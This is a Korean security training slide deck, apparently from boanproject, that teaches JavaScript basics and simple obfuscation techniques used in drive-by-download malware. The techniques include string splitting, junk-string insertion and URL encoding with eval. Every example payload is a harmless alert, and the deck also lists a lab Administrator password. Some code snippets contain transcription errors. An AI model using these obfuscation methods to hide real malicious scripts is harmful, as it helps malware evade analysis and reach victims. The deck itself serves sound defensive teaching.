


참고: DBD공격과 자바스크립트 난독화로 배우는 해킹의 기술

4 자바스크립트 기본 구조 설명


- 네트워크 트래픽 분석에 자바스크립트가 왜 필요할까?

- 악성코드 배포 방식



4 자바스크립트 기본 구조 설명

- 네트워크 트래픽 분석에 자바스크립트가 왜 필요할까?
 - 악성코드 배포 방식



4 자바스크립트 기본 구조 설명

• 자바스크립트의 기초 문법

— JavaScript?

- » 객체 기반의 스크립트 언어이다.
- » 주로 웹브라우저 내에서 동작한다.
- » 라인 구분에 ";"을 사용한다.
- » HTML 내부에서 자바스크립트 삽입 시에 다음과 같은 형태로 삽입된다.
- ✓ <script> 자바스크립트 내용 </script>




4 자바스크립트 기본 구조 설명

• 자바스크립트의 기초 문법

– 웹브라우저의 아키텍처

» 자바스크립트에 대해 알아보기 전에 웹브라우저의 아키텍처를 살펴보면 다음과 같다.




4 자바스크립트 기본 구조 설명

- 자바스크립트의 기초 문법

- 자바스크립트의 동작 순서

» 자바스크립트의 동작 순서는 다음과 같다.



4 자바스크립트 기본 구조 설명

- 다양한 툴을 사용한 분석 실습
 - 실습 목표
 - » 자바스크립트의 구조를 이해하고 난독화 과정에 대해 학습한다.

– 실습 환경

구분	IP	ID	PW	비고
IT	KISA-IT-11	192.168.100.11	Administrator	qhdkscjfwj0!

- 실습 문제 구성
 - » 자바스크립트를 직접 난독화하여 읽기 어렵게 만들어 보시오.

<실습> 자바스크립트 기본 구조 설명

- 자바스크립트의 기초 문법

- Alert

- » 파라미터로 받은 문자열을 경고창으로 띄운다.

```
<!DOCTYPE html>
<html>
  <head>
  </head>
  <body>
    <script>
      alert('Hello World!');
    </script>
  </body>
</html>
```

<실습> 자바스크립트 기본 구조 설명

• 자바스크립트의 기초 문법

— 문자열

- » 따옴표 또는 쌍따옴표를 사용하여 묶어서 문자열을 나타낸다.
- » 내부에 중복되는 따옴표를 사용할 시에는 반드시 역슬래시를 붙여서 특수기호로 표시한다.

- ✓ alert('I like you');
- ✓ alert("I like you");
- ✓ alert("I don't like you");
- ✓ alert('You said "I like you"');
- ✓ alert('Please, don\'t say to me');

이스케이프 문자	설명
\t	수평 탭
\n	줄바꿈
\'	작은 따옴표
\\"	큰 따옴표
\\	역슬래시

<실습> 자바스크립트 기본 구조 설명

• 자바스크립트의 기초 문법

– 변수 선언

» 변수 선언 시 타입을 따로 선언하지 않고 var로 선언한다.

✓ 숫자

- var a = 1

✓ 문자열

- var b = "String"

✓ 배열

- var c = [1,2,3,4,5]

연산자	설명
+	더하기
-	빼기
*	곱하기
/	나누기
%	나머지

– 데이터 타입 확인

» 변수의 데이터 타입을 확인할 때는 typeof() 함수를 사용한다.

✓ alert(typeof(a))

<실습> 자바스크립트 기본 구조 설명

• 자바스크립트의 기초 문법

— 배열

- » 괄호([,])를 사용하여 배열로 묶는다.
- » 배열에는 다양한 형태의 데이터가 들어간다.
 - 숫자, 문자열, 불린, 함수, 배열 등
 - `var array = [12, 'abcd', true, function(){}, {}, [1, 2]];`
 - `alert(array);`
 - `alert(array[0]);`
 - `alert(array[1]);`
 - `alert(array[2]);`

<실습> 자바스크립트 기본 구조 설명

• 자바스크립트의 기초 문법

— 조건절

- » 'a' == 'a'; -> true
- » 'a' == 'abc'; -> false
- » 100 > 10; -> true
- » " == false; -> true
- » " == 0; -> true

— 논리 연산자

- » 'a' == 'a' && 100 > 10;

연산자	설명
>=	좌변이 (우변보다) 크거나 같다.
<=	좌변이 작거나 같다.
>	좌변이 크다.
<	좌변이 작다.
==	서로 같다.
!=	서로 다르다.

연산자	설명	사용 예
!	논리 부정 연산자(not)	!(3>2) : false
&&	논리곱 연산자(and)	3>2 && 1>0 : true
	논리합 연산자(or)	1>10 true : true

<실습> 자바스크립트 기본 구조 설명

• 자바스크립트의 기초 문법

– 문자열 치환: replace()

» 문자열의 일부를 교체하는 함수

✓ 하나의 문자열 교체

- var str1 = “Visit Microsoft!”;
- str1 = str1.replace(“Microsoft”, “W3Schools”);
- alert(str1);

✓ 여러 문자열 교체

- var str2 = “Mr Blue has a blue house and a blue car”;
- str2 = str.replace(/blue/g, “red”);
- alert(str2);

<실습> 자바스크립트 기본 구조 설명

- 자바스크립트의 기본적인 난독화 기법

- JavaScript Obfuscation

- » 자바스크립트 난독화?

- ✓ 자바스크립트 코드를 읽기 어렵게 하는 기법이다.
 - ✓ 암호화, 부호화 vs 난독화

- » 자바스크립트 난독화의 필요성

- ✓ 코드가 쉽게 분석되지 않게 숨기거나 분석시간을 늦춘다.
 - ✓ 이를 이용해 악성코드 실질적인 배포 기간을 연장시킨다.

<실습> 자바스크립트 기본 구조 설명

- 자바스크립트의 기본적인 난독화 기법

- JavaScript Compress

- » 필요 없는 값을 삭제하여 자바스크립트를 압축시키는 기법이다.

```
<script>
var n = 2;
var a = "test";
alert(a);
alert(n);
</script>
```

test1.html

```
<script>var n = 2;var a =
"test";alert(a);alert(n);</script>
```

test2.html

<실습> 자바스크립트 기본 구조 설명

- 자바스크립트의 기본적인 난독화 기법

- JavaScript function Expression

» 코드를 함수로 사용하여 억지스럽게 데이터의 크기를 늘리고 흐름을 혼란시키는 기법이다.

```
<script>var n = 2;var a =
"test";alert(a);alert(n);</script>
```

test2.html

```
<script>var a = function() {var n = 2;var a
= "test";alert(a);alert(n);} ; a()</script>
```

test3.html

<실습> 자바스크립트 기본 구조 설명

- 자바스크립트의 기본적인 난독화 기법

- JavaScript Data Split

» 사용하는 코드들을 나누어 저장하고 마지막에 실행시킨다.

```
<script>var a = function() {var n = 2;var a
= "test";alert(a);alert(n);}; a()</script>
```

test3.html

```
<script>var s0 = "\<script\>"; var
s1 = "var c ="; var s2 =
function(); var s3 = " {var n
="; var s4 = " 2;var a "; var s5 =
"= 'te"; var s6 = "st';aler"; var s7
= "t(a);a"; var s8 = "le"; var s9 =
"rt(n"; var s10 = ");"; var s11 = "}";
"; var s12 = "c()"; var s13 =
"\</script\>";document.write(s0+s1
+s2+s3+s4+s5+s6+s7+s8+s9+s10+s11+s
12+s13);</script>
```

test4.html

<실습> 자바스크립트 기본 구조 설명

• 자바스크립트의 기본적인 난독화 기법

— JavaScript Data replace

» 사용하는 코드에 쓰레기 코드를 삽입하고 나중에 모두 제거하는 기법이다.

```
<script>var s0 = "\<script\>"; var
s1 = "var c ="; var s2 = "
function()"; var s3 = " {var n
="; var s4 = " 2;var a "; var s5 =
"= 'te"; var s6 = "st';aler"; var s7
= "t(a);a"; var s8 = "le"; var s9 =
"rt(n"; var s10 = ");"; var s11 = "}";
"; var s12 = "c()"; var s13 =
"\</script\>";document.write(s0+s1
+s2+s3+s4+s5+s6+s7+s8+s9+s10+s11+s
12+s13);</script>
```

test4.html

```
<script>var s0 =
"\<scboanproject\>";var s1 = "var c
=boanproject";var s2 = "
funboanprojectction()";var s3 = " {var n
=boanproject";var s4 = "boanproject=
2;vaboanprojectr a ";var s5 = "boanproject=
'te";var s6 = "st';boanprojectaler";var s7
= "t(baanprojecta);a";var s8 =
"baanprojectle";var s9 =
"rtboanproject(n";var s10 =
");boanproject";var s11 = "boanproject}";
";var s12 = "c()boanproject";var s13 =
"\</scboanproject\>";var s =
s0+s1+s2+s3+s4+s5+s6+s7+s8+s9+s10+s11+s12+s
13;document.write(s.replace(/boanproject/g,
""));</script>
```

test5.html

Copyright 2017 www.boanproject.com All rights reserved

<실습> 자바스크립트 기본 구조 설명

• 자바스크립트의 기본적인 난독화 기법

— JavaScript Data Encoding

- » 사용하는 코드를 인코딩하여 사람이 알아볼 수 없는 데이터로 바꾸는 기법이다.
- » (URL 인코딩이 필요하기 때문에 이 실습은 패스한다)

```
<script>var s0 = "\<scboanprojectpt\>";var s1 = "var c
=boanproject";var s2 = " funboanprojectction()";var s3 = " {var n
=boanproject";var s4 = "boanproject 2:vaboanprojectr a ";var s5 =
"boanproject= 'te";var s6 = "st';boanprojectaler";var s7 =
"t(baanprojecta);a";var s8 = "baanprojectle";var s9 =
"rtbaanproject(n";var s10 = ");baanproject";var s11 = "baanproject};
",var s12 = "c()baanproject";var s13 = "\</scboanprojectpt\>";var s =
s0+s1+s2+s3+s4+s5+s6+s7+s8+s9+s10+s11+s12+s13;document.write(s.replace(
/baanproject/g,""));</script>
```

test5.html

```
<script>var s0 = "%62%6f%61%6e%70%72%6f%6a%65%63%74";var s1 =
"%76%61%72 %63 %3d%62%6f%61%6e%70%72%6f%6a%65%63%74";
var s2 =
" %66%75%6e%62%6f%61%6e%70%72%6f%6a%65%63%74%63%74%69%6f%6e%28%2
9";var s3 =
" %7b%76%61%72 %6e %3d%62%6f%61%6e%70%72%6f%6a%65%63%74";
var s4 =
"%62%6f%61%6e%70%72%6f%6a%65%63%74 %32%3b%76%61%62%6f%61%6e%70%7
2%6f%6a%65%63%74%72 %61 ";var s5 =
"%62%6f%61%6e%70%72%6f%6a%65%63%74%3d %27%74%65";var s6 =
"%73%74%27%3b%62%6f%61%6e%70%72%6f%6a%65%63%74%61%6c%65%72";
var s7 =
"%74%28%62%6f%61%6e%70%72%6f%6a%65%63%74%61%29%3b%61";var s8 =
"%62%6f%61%6e%70%72%6f%6a%65%63%74%6c%65";var s9 =
"%72%74%62%6f%61%6e%70%72%6f%6a%65%63%74%28%6e";var s10 =
"%29%3b%62%6f%61%6e%70%72%6f%6a%65%63%74";var s11 =
"%62%6f%61%6e%70%72%6f%6a%65%63%74%7d%3b ";
var s12 =
"%63%28%29%62%6f%61%6e%70%72%6f%6a%65%63%74";var s13 =
"%62%6f%61%6e%70%72%6f%6a%65%63%74";var s =
s0+s1+s2+s3+s4+s5+s6+s7+s8+s9+s10+s11+s12+s13;eval(unescape(s.re
place(/%62%6f%61%6e%70%72%6f%6a%65%63%74/g,"")));</script>
```

test6.html

<실습> 자바스크립트 기본 구조 설명

- 자바스크립트의 기본적인 난독화 기법
 - 난독화의 시작과 끝

```
<script>
n = 2;
a = "test";
alert(a);
alert(n);
</script>
```


test1.html

```
<script>var s0 = "%62%6f%61%6e%70%72%6f%6a%65%63%74";var s1 =
"%76%61%72 %63 %3d%62%6f%61%6e%70%72%6f%6a%65%63%74";var s2 =
" %66%75%6e%62%6f%61%6e%70%72%6f%6a%65%63%74%63%74%69%6f%6e%28%2
9";var s3 =
" %7b%76%61%72 %6e %3d%62%6f%61%6e%70%72%6f%6a%65%63%74";var s4 =
=
"%62%6f%61%6e%70%72%6f%6a%65%63%74 %32%3b%76%61%62%6f%61%6e%70%7
2%6f%6a%65%63%74%72 %61 ";var s5 =
"%62%6f%61%6e%70%72%6f%6a%65%63%74%3d %27%74%65";var s6 =
"%73%74%27%3b%62%6f%61%6e%70%72%6f%6a%65%63%74%61%6c%65%72";var
s7 = "%74%28%62%6f%61%6e%70%72%6f%6a%65%63%74%61%29%3b%61";var
s8 = "%62%6f%61%6e%70%72%6f%6a%65%63%74%6c%65";var s9 =
"%72%74%62%6f%61%6e%70%72%6f%6a%65%63%74%28%6e";var s10 =
"%29%3b%62%6f%61%6e%70%72%6f%6a%65%63%74";var s11 =
"%62%6f%61%6e%70%72%6f%6a%65%63%74%7d%3b ";var s12 =
"%63%28%29%62%6f%61%6e%70%72%6f%6a%65%63%74";var s13 =
"%62%6f%61%6e%70%72%6f%6a%65%63%74";var s =
s0+s1+s2+s3+s4+s5+s6+s7+s8+s9+s10+s11+s12+s13;eval(unescape(s.re
place(/%62%6f%61%6e%70%72%6f%6a%65%63%74/g,"")));</script>
```

test6.html

4 자바스크립트 기본 구조 설명

- 자바스크립트의 기본적인 난독화 기법
 - 난독화 해제에 주로 사용하는 도구
 - » alert : 문자열을 경고 창에 띄운다.
 - » document.write() : 문자열을 브라우저에 띄운다.
 - » Chrome Terminal : JS 코드를 해석한다.



5

〈실습〉 자바스크립트 난독화 사례 실습

• 자바스크립트 난독화 사례 실습

